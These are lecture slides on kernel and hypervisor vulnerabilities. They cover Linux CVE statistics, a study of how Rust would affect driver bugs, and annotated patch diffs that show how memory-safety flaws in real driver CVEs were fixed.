Lecture 12 - Kernel and Hypervisor Vulnerabilities

Anton Burtsev · October 2024. Why kernel code keeps producing security bugs, the three classes those bugs fall into, and how attacks and defenses answer each other. Code examples from Li, Narayanan, Chen, Zhang and Burtsev, Rust for Linux: Understanding the Security Impact of Rust in the Linux Kernel (ACSAC 2024).

Contents

01 Why kernel code breaks

02 Vulnerabilities in the kernel

03 Safety violations

04 Protocol violations

05 Semantic violations

06 Attacks and defenses

07 Takeaways

01

Why kernel code breaks

Operating systems haven’t changed for decades

Kernels are still developed with the software engineering techniques of the first UNIX systems.

1

Same design

UNIX, and nearly all of the modern systems stack, keeps the structure built on machines like this one.

2

Same language

Kernels are still written in C, which checks neither array bounds nor object lifetimes.

3

Same tools

Kernel code is developed with virtually no testing or verification tools.



Ken Thompson (sitting) and Dennis Ritchie at a PDP-11, 1972.


Modern kernels are huge and complex

A typical kernel like Linux is millions of lines of C, spread over dozens of subsystems and thousands of drivers.

27M
lines of code

40
subsystems

8,900
device drivers




WHAT KERNEL CODE JUGGLES

- Manual management of low-level concurrency primitives
- Millions of object allocations and frees per second
- Numerous security and access-control checks
- Conventions for allocation, locking and synchronization in nearly every function

- Linux kernel map by Constantine Shulyupin, makelinux.net/kernel_map.

Linux kernel vulnerabilities by year

CVEs published for the Linux kernel each year, 2009 to 2025.



5,676
CVEs in 2025

4,360
CVEs in 2024

308
CVEs in 2023

- Counted from NIST NVD data, November 11, 2026: CVEs that mark the kernel vulnerable or that the kernel CVE team issued, by publication year.

Why the count jumped in 2024

In February 2024 the kernel project began assigning its own CVE numbers.

01

The kernel became a CNA

Since February 13, 2024, the kernel's own CVE team assigns CVEs for supported kernels, and treats CVEs from anyone else as invalid.

02

Almost every fix qualifies

Its documentation says almost any kernel bug might be exploitable, so many ordinary bug fixes now get a CVE.

03

Old fixes get new numbers

1,926 kernel CVEs carry a 2023 ID, but only 308 were published in 2023. The kernel team issued 1,616 of them later.


WHAT TO WATCH INSTEAD

Exploitation, not volume. Of the roughly 5,700 kernel CVEs published in 2025, CISA lists three as exploited in the wild (section 02).

- Corbet, A turning point for CVE numbers, LWN, February 14, 2024 · docs.kernel.org/process/cve.html

Hypervisor vulnerabilities by year: Xen and KVM

CVEs published each year for the Xen hypervisor and for KVM, the hypervisor inside Linux, 2012 to 2025.



490

Xen CVEs, 2012–2025

212

KVM CVEs, 2012–2025


5 → 50

KVM CVEs, 2023 to 2024

- Counted from NIST NVD data, November 11, 2026. Xen: hypervisor marked vulnerable, or issued by the Xen Project. KVM: kernel CVEs whose subject or description names KVM.

How a memory corruption attack unfolds

Szekeres et al. model each memory corruption exploit as a chain of steps, from a bad pointer to a hijacked program.



EACH ROW IS ONE STEP

From a bad pointer, through a corrupted write or read, to the moment it is used.

GREEN BOXES ARE POLICIES

Memory safety, control-flow integrity, non-executable data: each breaks the chain at one step.

FOUR OUTCOMES

Code corruption, control-flow hijack, data-only attack and information leak. Section 06 returns to them.

- Szekeres, Payer, Wei and Song, SoK: Eternal War in Memory, IEEE S&P 2013 · people.eecs.berkeley.edu/~dawnsong/papers/Oakland13-SoK-CR.pdf

02

Vulnerabilities in the kernel

The study behind this lecture

Li et al. ask which driver vulnerabilities Rust would eliminate, using 240 Linux driver CVEs from four years.

Rust for Linux: Understanding the Security Impact of Rust in the Linux Kernel

Zhaofeng Li*, Vikram Narayanan†, Xiangdong Chen*, Jerry Zhang*, Anton Burtsev*
*University of Utah
†Palo Alto Networks

Abstract

Rust-for-Linux (RFL) is a new framework that allows development of Linux kernel extensions in Rust. At first glance, RFL is a huge step forward in terms of improving the security of the kernel: As a safe programming language, Rust can eliminate wide classes of low-level vulnerabilities. Yet, in practice, low-level driver code – complex driver interface, a combination of reference counting and manual memory management, arithmetic pointer and index operations, unsafe type casts, and numerous logical invariants about the data structures exchanged with the kernel might significantly limit the security impact of Rust.

This work takes a careful look at how Rust can impact the security of driver code. Specifically, we ask the question: What classes (and what fraction) of vulnerabilities typically found in device driver code can be eliminated by re-implementing device drivers in Rust? We find that Rust can eliminate large classes of safety-related vulnerabilities, but naturally struggles to address protocol violations and semantic errors. Moreover, to be fully eliminated, many classes of flaws require careful programming discipline to avoid memory leaks and runtime panics (e.g., explicit checks for integer overflows and option types), careful implementation of `Drop` traits, as well as correct implementation of reference counting. Our analysis of 240 driver vulnerabilities that are present in device drivers in the last four years, shows that 82 could be automatically eliminated by Rust, 113 require specific programming idioms and developer's involvement, and 45 remain unaffected by Rust. We hope that our work can improve the understanding of potential flaws in Rust drivers and result in more secure kernel code.

a historically higher rate of flaws and vulnerabilities in the driver code compared to the rest of the kernel. For example, an empirical study of faults in the Linux kernel by Chou et al. found that in 2001, device drivers contained 7 times more faults compared to other subsystems [19]. Despite the fact that improved testing, fuzzing [20, 37, 13, 57, 62, 58, 50, 72, 80, 78, 50] and static analysis improved device driver flaw density significantly in the next 10 years, device drivers remained among the top three subsystems (along with `arch` and `fs`) with the highest flaw densities in the kernel [56]. Our analysis of the CVE database for the period from 2014 to 2023 shows that device drivers account for 16-59% of all vulnerabilities in the Linux kernel (Table 1).

To improve security of the kernel, numerous projects explored the possibility to execute device drivers as isolated subsystems on top of minimal microkernels [40, 5, 36, 28, 48, 6, 7, 41, 26, 39, 33], virtual machines [9, 55, 30, 46, 32, 69, 10], backward-compatible driver execution frameworks [22, 43, 59, 75, 77, 2, 34, 12, 76, 27, 23, 35, 38], and within the kernel itself through both hardware [73, 52, 54, 31] and software [51, 15, 24] mechanisms. Unfortunately, isolation approaches did not take traction in mainline kernels due to high performance overhead and arguably minimal security benefits. Isolation of the driver in which the unmodified driver code is placed in a separate memory compartment, fails to provide practical security benefits due to a broad range of cross-interface attacks [14, 18].

Looking for a more practical solution, the Linux kernel community turned to an alternative approach – low-overhead safe programming languages, and, specifically the possibility of implementing device drivers in Rust. Rust-for-Linux (RFL) is a device driver framework for Linux that enables

82

eliminated automatically by Rust

113

need specific idioms and the developer's care

45

unaffected by Rust

WHY DRIVERS

Device drivers account for 16–59% of all Linux kernel vulnerabilities, 2014–2023.

WHERE THE EXAMPLES COME FROM

The code listings in sections 03 to 05 are taken from this paper.

- Li, Narayanan, Chen, Zhang and Burtsev, ACSAC 2024 · mars-research.github.io/doc/2024-acsac-rfl.pdf

Three classes of flaws

The study sorts the 240 driver CVEs into three classes. This is the map for sections 03 to 05.

CLASS	WHAT GOES WRONG	CVES	SECTION
Safety violations	memory is used outside an object’s bounds or lifetime, or read as the wrong type	120	03
Protocol violations	the driver breaks the rules of its interface with the kernel: call order, reference counts, locking, atomic context	72	04
Semantic violations	the code breaks an invariant of its own data, or skips a required check	48	05

SHARE OF THE 240 CVES



Exploited in the wild: 2025 kernel CVEs

Of the roughly 5,700 kernel CVEs published in 2025, three are on CISA's list of vulnerabilities known to be exploited.

CVE	WHAT BROKE	CLASS IN THIS LECTURE	EXPLOITATION
CVE-2025-38352	POSIX CPU timers: a race between `handle_posix_cpu_timers()` and `posix_cpu_timer_del()` on an exiting task	**Race condition (04)**	Targeted attacks on Android; listed September 4, 2025
CVE-2025-39964	AF_ALG crypto sockets: two concurrent writes to one socket interleave data and corrupt its state	**Race condition (04)**	Listed September 18, 2026
CVE-2025-39682	Kernel TLS receive path: a zero-length record from `rx_list` slips past the rule that keeps data and other record types apart	**Logic error (05)**	Listed September 18, 2026

NONE OF THEM IS A BUFFER OVERFLOW

Two are races and one is a logic error: the protocol and semantic classes that Li et al. found Rust struggles to address.

- CISA Known Exploited Vulnerabilities catalog; Android Security Bulletin, September 2025; KEV matches via linuxcvetracker.com.

03

Safety violations

Safety violations

Flaws in temporal and spatial memory safety make up 49.5% of the bugs in Linux device drivers.

120

of the 240 CVEs in the study

SPATIAL: OUTSIDE THE BOUNDS

Buffer overflows and out-of-bounds reads.

TEMPORAL: OUTSIDE THE LIFETIME

Use after free and double free.



- Counts from Li et al., ACSAC 2024.

Buffer overflows

20% of all flaws in device drivers. Three common causes:

1 **Wrong index**
An array index is computed incorrectly.
CVE-2021-43389

2 **Unchecked length**
A length isn't validated properly.
CVE-2021-42327

3 **Wrong size**
The allocated size differs from the object's intended size.
CVE-2021-31916

```
1  int detach_capi_ctr(struct capi_ctr *ctr) {
2    ...
3  + if (ctr->cnr < 1 || ctr->cnr - 1 >= CAPI_MAXCONTR) {
4  +  err = -EINVAL;
5  +  goto unlock_out;
6  + }
7  +
8   if (capi_controller[ctr->cnr - 1] != ctr) {
9     err = -EINVAL;
10    goto unlock_out;
11  }
```

Listing 1: Array out-of-bound read (CVE-2021-43389)

IN LISTING 1

Nothing checks `ctr->cnr` before it indexes `capi_controller[]`, so `cnr - 1` can fall outside the array.

Buffer overflows: one wrong argument

Even a logical flaw can overflow a buffer: here the check exists, but it gets the wrong length.

```
1 static ssize_t dp_link_settings_write(struct file *f,
2    const char __user *buf, ...) {
3 - if (parse_write_buffer_into_params(wr_buf, size,
4 + if (parse_write_buffer_into_params(wr_buf, wr_buf_size,
5                 (long *)param, buf,
6                 max_param_num,
```

Listing 2: Out-of-bound access (CVE-2021-42327)

A LOGICAL FLAW

Every piece of the check is present. The bug is which variable it uses.

BEFORE

`parse_write_buffer_into_params()` gets `size`, the length user space asked to write.

AFTER

It gets `wr_buf_size`, the size of the kernel buffer, so a long write stops at the end of `wr_buf`.

Memory leaks

Failing to release a resource, such as memory: 5% of all device-driver bugs.

```
1  if (macvlan_forward_source(skb, port, eth->h_source)) {
2 + kfree_skb(skb);
3     return RX_HANDLER_CONSUMED;
4  }
```

Listing 3: Memory leak (CVE-2022-3526)

WHY IT MATTERS

An attacker who triggers the leak repeatedly exhausts kernel memory: a denial of service.

THE BUG

The handler returns `RX_HANDLER_CONSUMED`, so the network stack won't free the `skb`. The handler never frees it either.

THE FIX

Call `kfree_skb(skb)` before returning.

Integer overflows

An arithmetic result doesn’t fit in the type we store it in.

01

Too large

An arithmetic operation produces a number the given number of bits can’t represent.

02

Too narrow

A 32-bit integer type is used where the value needs a 64-bit type.

03

Wrong sign

A signed type is used where the value should be unsigned.

```
int    words = -4;      /* 32-bit, signed */
size_t len   = words;   /* 2^64 - 4, about 1.8 x 10^19 */
```

A negative `int` converted to `size_t` becomes a huge size.

WHY IT IS DANGEROUS

Sizes flow into calls such as `copy_from_user()` and `kmalloc()`. A wrong size there becomes a buffer overflow.

Integer overflow: a 32-bit word count

CVE-2022-39842: in `pxa3xx_gcu_write()`, one `int` turns a user-supplied count into a huge copy.

```
1 static ssize_t pxa3xx_gcu_write(...) {
2 ...
3 - int words = count / 4;
4 + size_t words = count / 4;
5 ...
6    ret = copy_from_user(buffer->ptr, buff, words * 4);
7 ...
8 }
```

Listing 4: Integer overflow (CVE-2022-39842)

1. `count` is a 64-bit `size_t`, but `count / 4` is stored in `words`, a 32-bit `int`. Values that don't fit are truncated.
2. `words * 4` is computed as a 32-bit signed `int`. Above 2^31 − 1 it overflows and becomes negative.
3. `copy_from_user()` takes an unsigned 64-bit length. Converting the negative `int` sign-extends it, so the length becomes enormous.

THE FIX

Declare `words` as `size_t`, so the division and the multiplication both use 64 bits.

Use-after-free

A resource is accessed after it has been freed: 22 of the 240 CVEs.

```
1  static int spl2sw_nvmem_get_mac_address(struct device *dev, ...)
2   u8 *mac;
3   ...
4    if (!is_valid_ether_addr(mac)) {
5  -  kfree(mac);
6    dev_info(dev, "Invalid mac address in nvmem (%pM)!\n", mac);
7  +  kfree(mac);
8    return -EINVAL;
9   }
10  ...
11 }
```

Listing 5: Use-after-free due to incorrect ordering in CVE-2022-3541

1. Line 5 frees `mac` with `kfree()` when the address is invalid.
2. Line 6 then passes `mac` to `dev_info()`, which reads the freed buffer to print it.
3. The fix moves `kfree()` to line 7, after the last use.

WHY IT IS EXPLOITABLE

Freed memory can be reallocated to another object, so the old pointer reaches someone else’s data.

Null pointer dereference

Dereferencing a pointer that doesn’t point at valid memory: 17 of the 240 CVEs.

1

Uninitialized pointer

Accessing memory through a pointer that was never set up.

CVE-2020-15437

2

Unchecked allocation

Dereferencing new memory without checking for allocation failure.

CVE-2022-3115

```
struct buf *b = kmalloc(sizeof(*b), GFP_KERNEL);
b->len = len;       /* NULL if kmalloc failed */

struct buf *b = kmalloc(sizeof(*b), GFP_KERNEL);
if (!b)
        return -ENOMEM;  /* check before use */
```

Illustrative: the unchecked allocation, then the fix.

A REAL CASE

Listing 12 in section 05 shows the same bug with `kcalloc()` in an i.MX UART driver.

CVE-2022-3114

Memory disclosure

Uninitialized memory copied to user space or sent over the network leaks whatever it held before.

```
--- b/drivers/net/can/slcan.c
+++ b/drivers/net/can/slcan.c
static void slc_bump(struct slcan *sl) {
    struct can_frame cf;

-   cf.can_id = 0;
+   memset(&cf, 0, sizeof(cf));
    ...

    skb_put_data(skb, &cf, sizeof(struct can_frame));
```

Listing 6: Information disclosure (CVE-2020-11494)

1. `slc_bump()` sets only `cf.can_id`. The rest of `struct can_frame` keeps old stack contents.
2. `skb_put_data()` copies the whole frame into a network packet.
3. The fix clears `cf` with `memset()` before filling it in.

WHAT LEAKS

Old stack data can hold secrets or kernel pointers; a leaked pointer also defeats address randomization.

Memory disclosure through compiler padding

```
--- a/include/uapi/linux/usbdevice_fs.h
+++ b/include/uapi/linux/usbdevice_fs.h
struct usbdevfs_connectinfo {
    unsigned int devnum;
    unsigned char slow;
    (3-byte padding inserted by compiler)
};
--- a/drivers/usb/core/devio.c
+++ b/drivers/usb/core/devio.c
static int proc_connectinfo(struct usb_dev_state *ps, ...) {
-   struct usbdevfs_connectinfo ci = {
-      .devnum = ps->dev->devnum,
-      .slow = ps->dev->speed == USB_SPEED_LOW
-   };
+   struct usbdevfs_connectinfo ci;
+
+   memset(&ci, 0, sizeof(ci));
+   ci.devnum = ps->dev->devnum;
+   ci.slow = ps->dev->speed == USB_SPEED_LOW;

    if (copy_to_user(arg, &ci, sizeof(ci)))
       return -EFAULT;
    ...
}
```

Listing 7: Information disclosure via struct padding (CVE-2016-4482)

Setting every field isn't enough: the compiler adds padding that no field covers.

1. `struct usbdevfs_connectinfo` holds an `unsigned int` and an `unsigned char`, so the compiler adds 3 bytes of padding.
2. The designated initializer sets both fields, but the padding keeps old stack data.
3. `copy_to_user()` copies all `sizeof(ci)` bytes, padding included, to user space.
4. The fix clears the whole struct with `memset()` before setting the fields.

Pointer errors (PTR_ERR)

The kernel returns errors inside pointer values, and a NULL check doesn’t catch them: 7 of the 240 CVEs.

```
--- a/drivers/gpu/drm/arm/malidp_planes.c
+++ b/drivers/gpu/drm/arm/malidp_planes.c
 -348,7 +348,7  static bool malidp_check_pages_threshold(struct
      malidp_plane_state *ms,
      else
         sgt = obj->funcs->get_sg_table(obj);

-  if (!sgt)
+  if (IS_ERR(sgt))
         return false;

      sgl = sgt->sgl;
```

Listing 8: Type confusion of PTR_ERR (CVE-2023-23004)

1. Functions that return pointers encode errors as “negative” pointers with the most significant bit set, such as `ERR_PTR(-ENOMEM)`.
2. A check for a non-NULL pointer succeeds, because an error pointer isn’t NULL.
3. Instead of following the error path, the code uses the invalid pointer and makes unsafe memory accesses.

IN LISTING 8

`get_sg_table()` can return an error pointer. The fix replaces `!sgt` with `IS_ERR(sgt)`.

Unsafe type casts

The kernel uses casts on tagged unions and `void` pointers to implement polymorphism.

01

Casts for polymorphism

Tagged unions and `void *` let one structure stand for several types.

02

Type from context

The kernel works out the real type from the context, or from the union's tag.

03

Wrong interpretation

If the context or the tag is wrong, the driver reads the structure as the wrong type.

```
struct msg {
        int tag;                /* MSG_A or MSG_B */
        union { struct a a; struct b b; } u;
};
if (m->tag == MSG_A)
        handle_a(&m->u.a);      /* wrong tag: b read as a */
```

Illustrative: a tagged union.

WHY C ALLOWS IT

C lets any pointer be cast to any other pointer type, and nothing checks the cast at run time.

Unsafe type cast: an integer becomes an enum

CVE-2022-36402: the vmwgfx driver computes an `enum vmw_ctx_binding_type` with integer arithmetic.

```
--- a/drivers/gpu/drm/vmwgfx/vmwgfx_execbuf.c
+++ b/drivers/gpu/drm/vmwgfx/vmwgfx_execbuf.c
 static int vmw_cmd_dx_set_shader_res(...) {
    ...
    if (...
+ !vmw_shadertype_is_valid(dev_priv->sm_type, cmd->body.type)) {
       VMW_DEBUG_USER("Invalid shader binding.\n");
       return -EINVAL;
    }

    return vmw_view_bindings_add(...
                cmd->body.type - SVGA3D_SHADERTYPE_MIN,
                ...);
 }
 ...
 static int vmw_view_bindings_add(...
             enum vmw_ctx_binding_type binding_type,
             ...) {
```

Listing 9: Unsafe cast (CVE-2022-36402)

1. User space supplies the shader type in `cmd->body.type`.
2. The driver subtracts `SVGA3D_SHADERTYPE_MIN` and passes the result as an `enum vmw_ctx_binding_type`.
3. An invalid shader type produces an enum value outside the type's range: a denial of service.
4. The fix first rejects invalid types with `vmw_shadertype_is_valid()`.

Unsafe type cast: the wrong container

CVE-2023-1076: `sock_init_data()` assumes its `struct socket` lives inside a `struct socket_alloc`.

```
--- a/include/net/sock.h
+++ b/include/net/sock.h
/* Initialise core socket variables.
 * Assumes struct socket *sock is embedded in a struct
       socket_alloc.
 */
void sock_init_data(struct socket *sock, struct sock *sk);

--- a/drivers/net/tap.c
+++ b/drivers/net/tap.c
 static int tap_open(struct inode *inode, struct file *file) {
   ...
   struct tap_queue *q;
   ...

- sock_init_data(&q->sock, &q->sk);
+ sock_init_data_uid(&q->sock, &q->sk, inode->i_uid);
   ...
 }
```

Listing 8: Type confusion due to wrong container type (CVE-2023-1076)


1. `sock_init_data()` takes the socket's owner from an inode: `SOCK_INODE(sock)->i_uid`.
2. `SOCK_INODE()` looks nothing up. It uses `container_of` to step back from `sock` to the `struct socket_alloc` around it, then reads the inode stored next to the socket.
3. `tap_open()` passes a socket that lives inside a `struct tap_queue`, so the same step lands on unrelated bytes.
4. The fix passes the uid directly, `inode->i_uid`, through `sock_init_data_uid()`. The next slide shows the memory layout.

Why the wrong container yields uid 0

`container_of` only does pointer arithmetic: the same offset from the socket lands on different bytes in each struct.

